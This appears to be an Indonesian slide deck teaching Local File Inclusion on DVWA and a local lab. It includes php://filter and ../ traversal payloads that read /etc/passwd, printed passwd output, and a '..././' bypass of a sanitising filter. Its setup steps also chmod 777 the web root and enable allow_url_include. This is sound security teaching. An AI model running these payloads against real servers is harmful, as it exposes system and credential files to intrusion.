CYBERKARTA

File Inclusion Vulnerabilities

CYBERKARTA

$ whoami

CYBERKARTA

$ whoami

Arrizal Yuwana -

Student at University Gadjah Mada

IT & Security Enthusiast

https://cyberkarta.com

@thecyberkarta

File Inclusion

Merupakan kerentanan yang memungkinkan penyerang untuk membaca dan melihat file-file yang ada didalam server termasuk file-file sensitif. Dengan cara menggunakan fungsi untuk memanggil file melalui suatu inputan yang dinamis.

Penyerang dapat memperoleh akses ke informasi sensitif. jika penyerang menempatkan backdoor pada server web maka penyerang dapat dapat menjalankan perintah sewenang wenang.

CYBERKARTA

Bagian URL


Query String begin

http://cyberkarta.com/webrentan?file=index.php

Protocol Domain Name File Name Parameters Path

CYBERKARTA

Directory linux




Dampak Dari Local File Inclusion

1. **Terbacanya file sensitif di server web:** : Penyerang dapat mencuri informasi sensitif, seperti kata sandi, informasi keuangan, atau data pribadi
2. **Denial of Service**: penyerang mengirimkan permintaan yang berlebihan ke server web, sehingga server web tidak dapat menangani permintaan yang sah
3. **Manipulasi Data**: Penyerang dapat memanipulasi data di server web, seperti mengubah data pengguna atau menghapus data.

CYBERKARTA


Cara Kerja Local File Inclusion




https://medium.com/@tanmay_deshpande/local-file-inclusion-lfi-attack-46485f294aef

DEMO CARA KERJA LFI (LOCALHOST)

- Disini saya sudah menyediakan lab (web rentan) untuk LAB, disini saya mencoba mencari informasi dengan php wrappers, saya akan menuliskan perintah php://filter/convert.base64-encode/resource=(nama path). Dan untuk melakukan decode kita bisa menggunakan cyberchef atau menggunakan perintah unix





Web BAPUCK


Home | Page 1 | Page 2 | Page 3

PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KICA8aGVhZD4KICAgIDxtZXRhIGNoYXJzZXQ9InV0Zi04Ij4KICAgIDx0aXRsZT5sYWIgY3liZXJrYXJ0Y

CYBERKARTA

DEMO CARA KERJA LFI (LOCALHOST)


- Setelah mendapatkan base64 kita akan melakukan decode ke plaintext Setelah itu kita mendapat Kan source code dari index.php , dan terlihat bahwa terdapat fungsi Include yang langsung menampilkan masukan dari page (tidak disanitaze)



CYBERKARTA

DEMO CARA KERJA LFI (LOCALHOST)

Setelah kita mengetahui bahwa include tidak di sanitaze, kita akan mencoba melakukan Local File Inclusion dengan menggunakan metode path traversal dengan menggunakan dot dot slash



Demo Menggunakan DVWA

Hardware:

8GB RAM & 6 Core CPU

Software:

1. HyperVisor (VirtualBox, VMWare)
2. Kali Linux
3. DVWA (Damn Vulnerable Web Application)

Clone and Change Permission DVWA

Clone Repository

$ sudo git clone https://github.com/ethicalhack3r/DVWA /var/www/html/dvwa

Move to direktory dvwa

$ cd /var/www/html/dvwa

Change File Permission

$ sudo chmod -R 777 dvwa/

Move to dvwa/config

$ cd dvwa/config

CYBERKARTA

Configure DVWA

Copy Configure default dvwa

$ cp config.inc.php.dist config.inc.php

Configure config.inc.php

$ sudo nano config/config.inc.php

```
# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
$_DVWA[ 'db_port']      = '3306';
```

CYBERKARTA

Configure and Create Database

Start Service MySQL

$ sudo service mysql start

Run MySQL

$ sudo mysql -u root -p

Create User, password, and Host

> CREATE USER 'dvwa'@'127.0.0.1' IDENTIFIED BY 'p@ssw0rd';

```
MariaDB [(none)]> CREATE USER 'dvwa'@'127.0.0.1' IDENTIFIED BY 'p@ssw0rd';
Query OK, 0 rows affected (0.053 sec)
```

Give Previllage to all database dvwa

> GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'127.0.0.1' IDENTIFIED BY 'p@ssw0rd';

```
MariaDB [(none)]> GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'127.0.0.1' IDENTIFIED BY 'p@ssw0rd';
Query OK, 0 rows affected (0.049 sec)
```

CYBERKARTA

Configure WebServer apache2

Move to Directory apache2

$ cd /etc/php/8.2/apache2

Configure allow_url_fopen (ON) and allow_url_include (ON)

$ sudo nano php.ini

```
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On
```


Start Service apache2

$ sudo service apache2 start

CYBERKARTA

Masuk ke DVWA menggunakan Browser

Masuk ke 127.0.0.1/dvwa/login.php
Username : admin
Password : pasword




CYBERKARTA

Create and Reset Database

Masuk ke parameter setup / reset DB

Klik Create / Reset Database



CYBERKARTA

Cara Configure Level

Masuk ke parameter DVWA Security

Pilih level pada kolom dibawah


Low, Medium, High, Imposible

Low = Tidak ada keamanan

Medium = Keamanan kurang baik

Hard = Keamana sudah baik tetapi masih rentan

Imposible = Sulit ditembus, Tidak Ada kerentanan




DVWA-LFI-Low Security

- Masuk ke parameter File Inclusion dan terlihat url default yaitu localhost/dvwa/vulnerabilities/fi/?page=include.php dan terdapat 3 path file dengan nama file1.php, file2.php dan file3.php

127.0.0.1/dvwa/vulnerabilities/fi/?page=include.php

- Source Code LFI - Low


```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```



DVWA-LFI-Low Security

- Selanjutnya saya akan memilih salah satu file dan untuk url pada bagian path tentunya berubah sesuai dengan file/path yang dipilih

-



DVWA-LFI-Low Security

- Pada lab ini, kita mencoba path transversal. Dimana kita akan mengakses /etc/passwd dengan menggunakan command ../ (dot dot slash) untuk mundur ke direktori sebelumnya hingga mengakses root dan kita akan masuk ke direktori etc/passwd

Before

127.0.0.1/dvwa/vulnerabilities/fi/?page=file1.php

After

127.0.0.1/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd

Hasil

root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:100:107::/nonexistent:/usr/sbin/nologin tss:x:101:109:TPM software stack,,,:/var/lib/tpm:/bin/false strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin tcpdump:x:103:110::/nonexistent:/usr/sbin/nologin usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin avahi:x:107:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:108:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false pulse:x:109:114:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin lightdm:x:110:116:Light Display Manager:/var/lib/lightdm:/bin/false saned:x:111:118::/var/lib/saned:/usr/sbin/nologin polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin rtkit:x:112:119:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:113:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin nm-openvpn:x:114:121:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin nm-openconnect:x:115:122:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin mysql:x:116:124:MySQL Server,,,:/nonexistent:/bin/false stunnel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin _rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin geoclue:x:118:126::/var/lib/geoclue:/usr/sbin/nologin Debian-snmp:x:119:127::/var/lib/snmp:/bin/false sslh:x:120:128::/nonexistent:/usr/sbin/nologin ntpsec:x:121:131::/nonexistent:/usr/sbin/nologin redsocks:x:122:132::/var/run/redsocks:/usr/sbin/nologin rwhod:x:123:65534::/var/spool/rwho:/usr/sbin/nologin _gophish:x:124:134::/var/lib/gophish:/usr/sbin/nologin iodine:x:125:65534::/run/iodine:/usr/sbin/nologin miredo:x:126:65534::/var/run/miredo:/usr/sbin/nologin statd:x:127:65534::/var/lib/nfs:/usr/sbin/nologin redis:x:128:135::/var/lib/redis:/usr/sbin/nologin postgres:x:129:136:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mosquitto:x:130:138::/var/lib/mosquitto:/usr/sbin/nologin inetsim:x:131:139::/var/lib/inetsim:/usr/sbin/nologin _qvm:x:132:141::/var/lib/openvas:/usr/sbin/nologin kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh

DVWA-LFI-Medium Security

- Pada Lab yang medium ini, untuk inputan pada url di sanitaze, terlihat bahwa protokol http:// dan https:// akan di di ubah menjadi “” (null) dan inputan dot dot slash ../ dan dot dot slash slash akan diubah menjadi (null). Tetapi disini kita masih bisa melakukan exploitasi dengan menggunakan bypass

127.0.0.1/dvwa/vulnerabilities/view_source.php?id=fi&security=medium

vulnerabilities/fi/source/medium.php

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\\" ), "", $file );

?>
```

CYBERKARTA

DVWA-LFI-Medium Security

- Disini kita mencoba untuk memainkan pathnya supaya bisa bypass dari sanitazenya itu, seperti contoh kita bisa bypass ../ dengan menggunakan ..././ (asumsikan warna merah dihapus sehingga path akan menjadi ../

127.0.0.1/dvwa/vulnerabilities/fi/?page=..././..././..././..././..././..././..././..././..././etc/pass = 127.0.0.1/dvwa/vulnerabilities/fi/?page=../../../../../../../etc/passwd

127.0.0.1/dvwa/vulnerabilities/fi/?page=..././..././..././..././..././..././..././..././etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin
/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin
/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:100:107::/nonexistent:/usr/sbin/nologin tss:x:101:109:TPM software
stack,,,:/var/lib/tpm:/bin/false strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin tcpdump:x:103:110::/nonexistent:/usr/sbin/nologin usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin avahi:x:107:112:Avahi mDNS
daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:108:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false pulse:x:109:114:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin lightdm:x:110:116:Light Display Manager:/var/lib/lightdm:/bin/false saned:x:111:118::/var/lib/saned:/usr/sbin/nologin polkitd:x:996:996:polkit:/nonexistent:/usr/sbin
/nologin rtkit:x:112:119:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:113:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin nm-openvpn:x:114:121:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin nm-openconnect:x:115:122:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
mysql:x:116:124:MySQL Server,,,:/nonexistent:/bin/false stunnel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin _rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin geoclue:x:118:126::/var/lib/geoclue:/usr/sbin/nologin Debian-snmp:x:119:127::/var/lib/snmp:/bin/false sslh:x:120:128::/nonexistent:/usr/sbin/nologin
ntpsec:x:121:131::/nonexistent:/usr/sbin/nologin redsocks:x:122:132::/var/run/redsocks:/usr/sbin/nologin rwhod:x:123:65534::/var/spool/rwho:/usr/sbin/nologin _gophish:x:124:134::/var/lib/gophish:/usr/sbin/nologin iodine:x:125:65534::/run/iodine:/usr/sbin/nologin miredo:x:126:65534::/var/run/miredo:/usr/sbin/nologin statd:x:127:65534::/var/lib/nfs:/usr/sbin/nologin
redis:x:128:135::/var/lib/redis:/usr/sbin/nologin postgres:x:129:136:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mosquitto:x:130:138::/var/lib/mosquitto:/usr/sbin/nologin inetsim:x:131:139::/var/lib/inetsim:/usr/sbin/nologin _gvm:x:132:141::/var/lib/openvas:/usr/sbin/nologin kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
```

CYBERKARTA

LAB PRACTICE BERHADIAH

- Disini kita mencoba untuk memainkan pathnya supaya bisa bypass dari sanitazenya itu, seperti contoh kita bisa bypass ../ dengan menggunakan ..././ (asumsikan warna merah dihapus sehingga path akan menjadi ../

127.0.0.1/dvwa/vulnerabilities/fi/?page=..././..././..././..././..././..././..././..././..././etc/pass = 127.0.0.1/dvwa/vulnerabilities/fi/?page=../../../../../../../../etc/passwd

127.0.0.1/dvwa/vulnerabilities/fi/?page=..././..././..././..././..././..././..././..././etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
